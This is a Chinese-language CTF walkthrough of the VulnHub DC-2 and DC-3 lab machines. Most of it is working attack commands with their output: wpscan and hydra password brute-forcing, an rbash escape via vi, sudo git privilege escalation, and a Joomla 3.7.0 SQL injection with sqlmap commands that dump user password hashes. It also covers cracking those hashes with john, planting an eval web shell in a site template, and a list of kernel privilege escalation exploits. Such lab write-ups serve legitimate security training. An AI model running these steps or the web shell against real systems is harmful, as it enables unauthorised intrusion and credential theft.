vulnhub DC2
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.135
Host is up (0.00060s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http
访问发现有域名解析不成功的问题,windows上可以修改C:\Windows\System32\drivers\etc\hosts来配置域名解析,linux则是/etc/hosts:
61.139.2.135 dc-2
访问web服务:

访问:http://dc-2/index.php/flag/获取Flag1:
Flag 1:

Your usual wordlists probably won’t work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can’t win them all.

Log in as one to see the next flag.

If you can’t find it, log in as another.
提示使用cewl来获取密码字典,从特定URL爬取关键字列表:
$ cewl http://dc-2/ -w passwords.txt
由于网站是wordpress框架,利用wpscan枚举网站登录用户名:
wpscan --url http://dc-2/ -e u #枚举用户名

[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
再用wpscan爆破用户名和密码进行登录:
wpscan --url http://dc-2/ -U username.txt -P passwords.txt

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
访问wordpress登录界面wp-admin进行登录,跳转到了wp-login,Pages里找到Flag2:
Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.
可能存在其他服务,再用nmap对该ip进行全面扫描:
$ nmap -A -p 1-65535 61.139.2.135

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-25 12:41 CST
Nmap scan report for dc-2 (61.139.2.135)
Host is up (0.00036s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-generator: WordPress 4.7.10
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: DC-2 – Just another WordPress site
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.85 seconds
可以发现7744端口开启了ssh服务,指定端口爆破之前的用户名和密码:
$ hydra -L username.txt -P passwords.txt ssh://61.139.2.135 -vV -s 7744

[7744][ssh] host: 61.139.2.135   login: tom   password: parturient
ssh登录后发现是rbash,限制了很多命令如cd,先用less查看flag3.txt:
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
再看一下PATH环境变量允许执行哪些命令:
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin

tom@DC-2:~$ ls /home/tom/usr/bin
less  ls  scp  vi
利用vi进行rbash逃逸:
:set shell=/bin/bash
:shell
/etc/passwd:
tom@DC-2:~$ /bin/cat /etc/passw
/bin/cat: /etc/passw: No such file or directory
tom@DC-2:~$ /bin/cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
tom:x:1001:1001:Tom Cat,,,:/home/tom:/bin/rbash
jerry:x:1002:1002:Jerry Mouse,,,:/home/jerry:/bin/bash
尝试su登录Jerry账户,使用之前wordpress的密码登录成功,发现flag4.txt:
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!
find没有找到suid权限文件,尝试sudo -l:
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
git提权:
sudo git help config
在命令模式的末行输入!/bin/bash或!'sh'
final-flag.txt:
# cat /root/final-flag.txt
 __    __     _ _       _                    _
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.
参考资料:
https://www.freebuf.com/vuls/376922.html
vulnhub DC3
nmap扫描开放端口及服务:
$ nmap 61.139.2.0/24

Nmap scan report for 61.139.2.136
Host is up (0.00096s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http
全面扫描:
$ nmap -A -p 1-65535 61.139.2.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-26 10:39 CST
Nmap scan report for 61.139.2.136
Host is up (0.00096s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-server-header: Apache/2.4.18 (Ubuntu)
访问web服务:

获取版本信息/administrator/manifests/files/joomla.xml:
<extension version="3.6" type="file" method="upgrade">
<name>files_joomla</name>
<author>Joomla! Project</author>
<authorEmail>admin@joomla.org</authorEmail>
<authorUrl>www.joomla.org</authorUrl>
<copyright>
(C) 2005 - 2017 Open Source Matters. All rights reserved
</copyright>
<license>
GNU General Public License version 2 or later; see LICENSE.txt
</license>
<version>3.7.0</version>
<creationDate>April 2017</creationDate>
<description>FILES_JOOMLA_XML_DESCRIPTION</description>
<scriptfile>administrator/components/com_admin/script.php</scriptfile>
<update>
<schemas>
<schemapath type="mysql">
administrator/components/com_admin/sql/updates/mysql
</schemapath>
<schemapath type="sqlsrv">
administrator/components/com_admin/sql/updates/sqlazure
</schemapath>
<schemapath type="sqlazure">
administrator/components/com_admin/sql/updates/sqlazure
</schemapath>
<schemapath type="postgresql">
administrator/components/com_admin/sql/updates/postgresql
</schemapath>
</schemas>
</update>
<fileset>
<files>
<folder>administrator</folder>
<folder>bin</folder>
<folder>cache</folder>
<folder>cli</folder>
<folder>components</folder>
<folder>images</folder>
<folder>includes</folder>
<folder>language</folder>
<folder>layouts</folder>
<folder>libraries</folder>
<folder>media</folder>
<folder>modules</folder>
<folder>plugins</folder>
<folder>templates</folder>
<folder>tmp</folder>
<file>htaccess.txt</file>
<file>web.config.txt</file>
<file>LICENSE.txt</file>
<file>README.txt</file>
<file>index.php</file>
</files>
</fileset>
<updateservers>
<server name="Joomla! Core" type="collection">https://update.joomla.org/core/list.xml</server>
</updateservers>
</extension>
Joomla 3.7.0 (CVE-2017-8917) 存在SQL注入漏洞,poc:
/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0)
500 XPATH syntax error: '>root@localhost'
使用searchsploit查找漏洞利用方法:
$ searchsploit joomla 3.7.0
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Joomla! 3.7.0 - 'com_fields' SQL Injection                                                                              | php/webapps/42033.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                                                           | php/webapps/43488.txt
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results


$ cat /usr/share/exploitdb/exploits/php/webapps/42033.txt
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

$ sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
利用sqlmap自动注入:
$ sqlmap -u "http://61.139.2.136/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

sqlmap identified the following injection point(s) with a total of 4381 HTTP(s) requests:
---
Parameter: list[fullordering] (GET)
    Type: error-based
    Title: MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(UPDATEXML(4878,CONCAT(0x2e,0x717a766b71,(SELECT (ELT(4878=4878,1))),0x7171717871),5669))
---
[11:05:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.1
[11:05:03] [INFO] fetching database names
[11:05:03] [INFO] retrieved: 'information_schema'
[11:05:03] [INFO] retrieved: 'joomladb'
[11:05:03] [INFO] retrieved: 'mysql'
[11:05:03] [INFO] retrieved: 'performance_schema'
[11:05:03] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys
获取joomladb下的表名:
$ sqlmap -u "http://61.139.2.136/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D "joomladb" --tables -p list[fullordering]

Database: joomladb
[76 tables]
+---------------------+
| #__assets           |
| #__associations     |
| #__banner_clients   |
| #__banner_tracks    |
| #__banners          |
| #__bsms_admin       |
| #__bsms_books       |
| #__bsms_comments    |
| #__bsms_locations   |
| #__bsms_mediafiles  |
| #__bsms_message_typ |
| #__bsms_podcast     |
| #__bsms_series      |
| #__bsms_servers     |
| #__bsms_studies     |
| #__bsms_studytopics |
| #__bsms_teachers    |
| #__bsms_templatecod |
| #__bsms_templates   |
| #__bsms_timeset     |
| #__bsms_topics      |
| #__bsms_update      |
| #__categories       |
| #__contact_details  |
| #__content_frontpag |
| #__content_rating   |
| #__content_types    |
| #__content          |
| #__contentitem_tag_ |
| #__core_log_searche |
| #__extensions       |
| #__fields_categorie |
| #__fields_groups    |
| #__fields_values    |
| #__fields           |
| #__finder_filters   |
| #__finder_links_ter |
| #__finder_links     |
| #__finder_taxonomy_ |
| #__finder_taxonomy  |
| #__finder_terms_com |
| #__finder_terms     |
| #__finder_tokens_ag |
| #__finder_tokens    |
| #__finder_types     |
| #__jbsbackup_timese |
| #__jbspodcast_times |
| #__languages        |
| #__menu_types       |
| #__menu             |
| #__messages_cfg     |
| #__messages         |
| #__modules_menu     |
| #__modules          |
| #__newsfeeds        |
| #__overrider        |
| #__postinstall_mess |
| #__redirect_links   |
| #__schemas          |
| #__session          |
| #__tags             |
| #__template_styles  |
| #__ucm_base         |
| #__ucm_content      |
| #__ucm_history      |
| #__update_sites_ext |
| #__update_sites     |
| #__updates          |
| #__user_keys        |
| #__user_notes       |
| #__user_profiles    |
| #__user_usergroup_m |
| #__usergroups       |
| #__users            |
| #__utf8_conversion  |
| #__viewlevels       |
+---------------------+
获取#__users表中的字段:
$ sqlmap -u "http://61.139.2.136/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D "joomladb" -T "#__users" --columns -p list[fullordering]

Database: joomladb
Table: #__users
[6 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| name     | non-numeric |
| email    | non-numeric |
| id       | numeric     |
| params   | non-numeric |
| password | non-numeric |
| username | non-numeric |
+----------+-------------+
获取字段内容:
$ sqlmap -u "http://61.139.2.136/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --dbms mysql -D joomladb -T '#__users' -C id,name,password,username --dump

Database: joomladb
Table: #__users
[1 entry]
+-----+--------+--------------------------------------------------------------+----------+
| id  | name   | password                                                     | username |
+-----+--------+--------------------------------------------------------------+----------+
| 629 | admin  | $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu | admin    |
+-----+--------+--------------------------------------------------------------+----------+
将password写入hash文件,利用john爆破hash:
$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
snoopy           (?)
1g 0:00:00:00 DONE 2/3 (2025-09-26 11:43) 5.263g/s 189.4p/s 189.4c/s 189.4C/s 123456..buster
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
访问admin后台/administrator,成功登录,可以修改templates中的php代码,比如在index.php中加入一句话木马,注意写在安全检查之前:
// 一句话木马
@eval($_REQUEST[1]);

defined('_JEXEC') or die;  // 如果不是通过框架访问则结束代码运行
用dirsearch扫描templates所在目录:
[11:51:37] Starting:
[11:51:38] 403 -  301B  - /.htaccess.orig
[11:51:38] 403 -  303B  - /.htaccess.sample
[11:51:38] 403 -  301B  - /.htaccess.bak1
[11:51:38] 403 -  301B  - /.htaccess_orig
[11:51:38] 403 -  302B  - /.htaccess_extra
[11:51:38] 403 -  298B  - /.ht_wsr.txt
[11:51:38] 403 -  301B  - /.htaccess.save
[11:51:38] 403 -  299B  - /.htaccessBAK
[11:51:38] 403 -  299B  - /.htaccess_sc
[11:51:38] 403 -  300B  - /.htaccessOLD2
[11:51:38] 403 -  291B  - /.htm
[11:51:38] 403 -  292B  - /.html
[11:51:38] 403 -  299B  - /.htaccessOLD
[11:51:38] 403 -  298B  - /.httr-oauth
[11:51:38] 403 -  301B  - /.htpasswd_test
[11:51:38] 403 -  297B  - /.htpasswds
[11:51:39] 403 -  291B  - /.php
[11:51:39] 403 -  292B  - /.php3
[11:51:45] 301 -  320B  - /administrator  ->  http://61.139.2.136/administrator/
[11:51:45] 200 -   31B  - /administrator/cache/
[11:51:45] 200 -    2KB - /administrator/
[11:51:45] 200 -  534B  - /administrator/includes/
[11:51:45] 301 -  325B  - /administrator/logs  ->  http://61.139.2.136/administrator/logs/
[11:51:45] 200 -   31B  - /administrator/logs/
[11:51:45] 200 -    2KB - /administrator/index.php
[11:51:47] 301 -  310B  - /bin  ->  http://61.139.2.136/bin/
[11:51:47] 200 -   31B  - /bin/
[11:51:48] 301 -  312B  - /cache  ->  http://61.139.2.136/cache/
[11:51:48] 200 -   31B  - /cache/
[11:51:48] 200 -   31B  - /cli/
[11:51:49] 301 -  317B  - /components  ->  http://61.139.2.136/components/
[11:51:49] 200 -   31B  - /components/
[11:51:49] 200 -    0B  - /configuration.php
[11:51:53] 200 -    1KB - /htaccess.txt
[11:51:53] 200 -   31B  - /images/
[11:51:53] 301 -  313B  - /images  ->  http://61.139.2.136/images/
[11:51:53] 200 -   31B  - /includes/
[11:51:53] 301 -  315B  - /includes  ->  http://61.139.2.136/includes/
[11:51:53] 200 -    2KB - /index.php
[11:51:53] 404 -    3KB - /index.php/login/
[11:51:54] 301 -  315B  - /language  ->  http://61.139.2.136/language/
[11:51:54] 200 -   31B  - /layouts/
[11:51:55] 301 -  316B  - /libraries  ->  http://61.139.2.136/libraries/
[11:51:55] 200 -   31B  - /libraries/
[11:51:55] 200 -    7KB - /LICENSE.txt
[11:51:56] 301 -  312B  - /media  ->  http://61.139.2.136/media/
[11:51:56] 200 -   31B  - /media/
[11:51:56] 301 -  314B  - /modules  ->  http://61.139.2.136/modules/
[11:51:57] 200 -   31B  - /modules/
[11:51:59] 301 -  314B  - /plugins  ->  http://61.139.2.136/plugins/
[11:51:59] 200 -   31B  - /plugins/
[11:52:01] 200 -    2KB - /README.txt
[11:52:01] 200 -  395B  - /robots.txt.dist
[11:52:02] 403 -  300B  - /server-status
[11:52:02] 403 -  301B  - /server-status/
[11:52:04] 301 -  316B  - /templates  ->  http://61.139.2.136/templates/
[11:52:04] 200 -   31B  - /templates/
[11:52:04] 200 -    0B  - /templates/beez3/
[11:52:04] 200 -   31B  - /templates/index.html
[11:52:04] 200 -    0B  - /templates/protostar/
[11:52:04] 200 -    0B  - /templates/system/
[11:52:05] 200 -   31B  - /tmp/
[11:52:05] 301 -  310B  - /tmp  ->  http://61.139.2.136/tmp/
[11:52:07] 200 -  567B  - /web.config.txt
常规的提权方法没找到成功的,只能找内核漏洞了:
$ uname -a
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 athlon i686 GNU/Linux
对应版本Ubuntu 16.04,同样使用searchsploit:
$ searchsploit Ubuntu 16.04
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                                                        | linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                                           | linux/local/40054.c
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-thumbnailer' + 'totem' Drive-By Download    | linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation                                               | linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stac | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Privileg | linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps                                                   | linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read                               | linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)                                         | linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel Pointer Leak                                      | linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                        | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation                 | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation             | windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation                            | linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation                                  | linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer                                                              | linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                                           | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                                  | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation                       | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                   | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SME | linux/local/47169.c
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
$ cat /usr/share/exploitdb/exploits/linux/dos/39773.txt
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=809

Most things in the kernel use 32-bit reference counters, relying on the
fact that the memory constraints of real computers make it impossible to
create enough references to overflow the counters. There are exceptions
for things like `struct file` because it is possible to create references
to them with relatively little memory usage.

Using BPF_MAP_TYPE_PROG_ARRAY maps, it is possible to create
references to BPF programs that only need sizeof(void*) bytes each
